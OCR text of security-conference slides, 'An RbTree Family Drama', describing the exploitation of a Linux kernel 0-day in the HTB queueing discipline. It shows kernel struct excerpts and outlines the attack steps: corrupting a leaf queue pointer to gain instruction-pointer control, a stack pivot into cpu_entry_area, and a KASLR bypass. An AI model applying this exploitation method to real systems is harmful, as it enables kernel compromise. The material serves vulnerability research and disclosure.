
REMOVE 2:2

REPLACE HTB->LEAF.Q WITH INCREMENTED PTR




TREE IS **REBALANCED**


REPLACE HTB->LEAF.Q WITH INCREMENTED PTR




REPLACE HTB->LEAF.Q WITH INCREMENTED PTR




REPLACE HTB->LEAF.Q WITH INCREMENTED PTR



REPLACE HTB->LEAF.Q WITH INCREMENTED PTR




REPLACE HTB->LEAF.Q WITH INCREMENTED PTR



RIP CONTROL

```
struct htb_class {
        struct Qdisc_class_common common;
        struct psched_ratecfg   rate;
        struct psched_ratecfg   ceil;
        s64                     buffer, cbuffer;
        s64                     mbuffer;
        u32                     prio;
        int                     quantum;

        struct tcf_proto __rcu  *filter_list;
        struct tcf_block        *block;

        int                     level;
        unsigned int            children;
        struct htb_class        *parent;

        struct net_rate_estimator __rcu *rate_est;
        struct gnet_stats_basic_sync bstats;
        struct gnet_stats_basic_sync bstats_bias;
        struct tc_htb_xstats    xstats;

        s64                     tokens, ctokens;
        s64                     t_c;

        union {
                struct htb_class_leaf {
                        struct Qdisc    *q;
                } leaf;
                struct htb_class_inner {
                        struct htb_prio clprio[TC_HTB_NUMPRIO];
                } inner;
        };

        // ...
};
```




RIP CONTROL

```
struct htb_class {
        struct Qdisc_class_common common;
        struct psched_ratecfg   rate;
        struct psched_ratecfg   ceil;
        s64                     buffer, cbuffer;
        s64                     mbuffer;
        u32                     prio;
        int                     quantum;

        struct tcf_proto __rcu  *filter_list;
        struct tcf_block        *block;

        int                     level;
        unsigned int            children;
```

```
struct Qdisc {
        int                     (*enqueue)(struct sk_buff *skb,
                                           struct Qdisc *sch,
                                           struct sk_buff **to_free);
        struct sk_buff *        (*dequeue)(struct Qdisc *sch);
        unsigned int            flags;
```

```
        union {
                struct htb_class_leaf {
                        struct Qdisc    *q;
                } leaf;
                struct htb_class_inner {
                        struct htb_prio clprio[TC_HTB_NUMPRIO];
                } inner;
        };

        // ...
};
```




RIP CONTROL

```
struct htb_class {
        struct Qdisc_class_common common;
        struct psched_ratecfg   rate;
        struct psched_ratecfg   ceil;
        s64                     buffer, cbuffer;
        s64                     mbuffer;
        u32                     prio;
        int                     quantum;

        struct tcf_proto __rcu  *filter_list;
        struct tcf_block        *block;

        int                     level;
        unsigned int            children;
```

```
struct Qdisc {
        int                     (*enqueue)(struct sk_buff *skb,
                                           struct Qdisc *sch,
                                           struct sk_buff **to_free);
        struct sk_buff *        (*dequeue)(struct Qdisc *sch);
        unsigned int            flags;
```

```
        union {
                struct htb_class_leaf {
                        struct Qdisc    *q;
                } leaf;
                struct htb_class_inner {
                        struct htb_prio clprio[TC_HTB_NUMPRIO];
                } inner;
        };

        // ...
};
```




WAIT FOR PACKETS TO DEQUEUE...

RIP CONTROL

```
struct htb_class {
        struct Qdisc_class_common common;
        struct psched_ratecfg   rate;
        struct psched_ratecfg   ceil;
        s64                     buffer, cbuffer;
        s64                     mbuffer;
        u32                     prio;
        int                     quantum;

        struct tcf_proto __rcu  *filter_list;
        struct tcf_block        *block;

        int                     level;
        unsigned int            children;
```

```
struct Qdisc {
        int                     (*enqueue)(struct sk_buff *skb,
                                           struct Qdisc *sch,
                                           struct sk_buff **to_free);
        struct sk_buff *        (*dequeue)(struct Qdisc *sch);
        unsigned int            flags;
```

```
        union {
                struct htb_class_leaf {
                        struct Qdisc    *q;
                } leaf;
                struct htb_class_inner {
                        struct htb_prio clprio[TC_HTB_NUMPRIO];
                } inner;
        };

        // ...
};
```



STACK PIVOT INTO CPU_ENTRY_AREA

RIP CONTROL

```
struct htb_class {
        struct Qdisc_class_common common;
        struct psched_ratecfg   rate;
        struct psched_ratecfg   ceil;
        s64                     buffer, cbuffer;
        s64                     mbuffer;
        u32                     prio;
        int                     quantum;

        struct tcf_proto __rcu  *filter_list;
        struct tcf_block        *block;

        int                     level;
```

```
struct Qdisc {
```

```
cea = get_random_u32_below(max_cea);

for_each_possible_cpu(j) {
        if (cea_offset(j) == cea)
                goto again;
```

WAIT BUT NOW CPU_ENTRY_AREA IS RANDOMIZED!!!

```
        unsigned int            flags;

        union {
                struct htb_class_leaf {
                        struct Qdisc    *q;
                } leaf;
                struct htb_class_inner {
                        struct htb_prio clprio[TC_HTB_NUMPRIO];
                } inner;
        };

        // ...
};
```

STACK PIVOT INTO **CPU_ENTRY_AREA**

RIP CONTROL

```
struct htb_class {
        struct Qdisc_class_common common;
        struct psched_ratecfg   rate;
        struct psched_ratecfg   ceil;
        s64                     buffer, cbuffer;
        s64                     mbuffer;
        u32                     prio;
        int                     quantum;

        struct tcf_proto __rcu  *filter_list;
        struct tcf_block        *block;

        int                     level;
```

```
struct Qdisc {
```

```
cea = get_random_u32_below(max_cea);

for_each_possible_cpu(j) {
        if (cea_offset(j) == cea)
                goto again;
```

```
        unsigned int            flags;

        union {
                struct htb_class_leaf {
                        struct Qdisc    *q;
                } leaf;
                struct htb_class_inner {
                        struct htb_prio clprio[TC_HTB_NUMPRIO];
                } inner;
        };

        // ...
};
```

c - 0x10

04a0ccf0

rb_right

...

0xffffe8804a0c828

QDISC->DEQUEUE()

POP GADGET

CONTROLLED

STACK PIVOT INTO **CPU_ENTRY_AREA**

WAIT BUT NOW CPU_ENTRY_AREA IS RANDOMIZED!!!

NO PROBLEM
KASLR AND CEA LEAKS?

EntryBleed:
A Universal KASLR Bypass against KPTI on Linux

William Liu
MIT CSAIL
Cambridge, MA, USA
wliu1@mit.edu

Joseph Ravichandran
MIT CSAIL
Cambridge, MA, USA
jravi@mit.edu


Mengjia Yan
MIT CSAIL
Cambridge, MA, USA
mengjiay@mit.edu

EntryBleed:
A Universal KASLR Bypass against KPTI on Linux

William Liu
MIT CSAIL
Cambridge, MA, USA
wliu1@mit.edu

Joseph Ravichandran
MIT CSAIL
Cambridge, MA, USA
jravi@mit.edu

Mengjia Yan
MIT CSAIL
Cambridge, MA, USA
mengjiay@mit.edu



ALL TARGETS PWNED

PWN OR DRINK

LIVE DEMO

CLOSING THOUGHTS

THE END

OR MAYBE NOT?

OxTen Yesterday at 12:01 PM

Hard to hold ppls attention for very long

Maybe make a 1min tiktok about ur rbtree primitive 

ACKNOWLEDGEMENTS

Mengjia Yan
MIT MATCHA Group

MATCHA

MIT CSAIL

compute. collaborate. create.

ACKNOWLEDGEMENTS

Larry Yuan
Cure53
larry.sh

Timothy Herchen
AOPS
anemato.de


Bryce Casaje
Zellic
brycec.me

THANK YOU!

syst3mfailure.io
savy@syst3mfailure.io

cor.team
@cor_ctf

willsroot.io
will@willsroot.io



An RbTree Family Drama

Exploiting a Linux Kernel 0-day Through Red-Black Tree Transformations

Savino Dicanosa, William Liu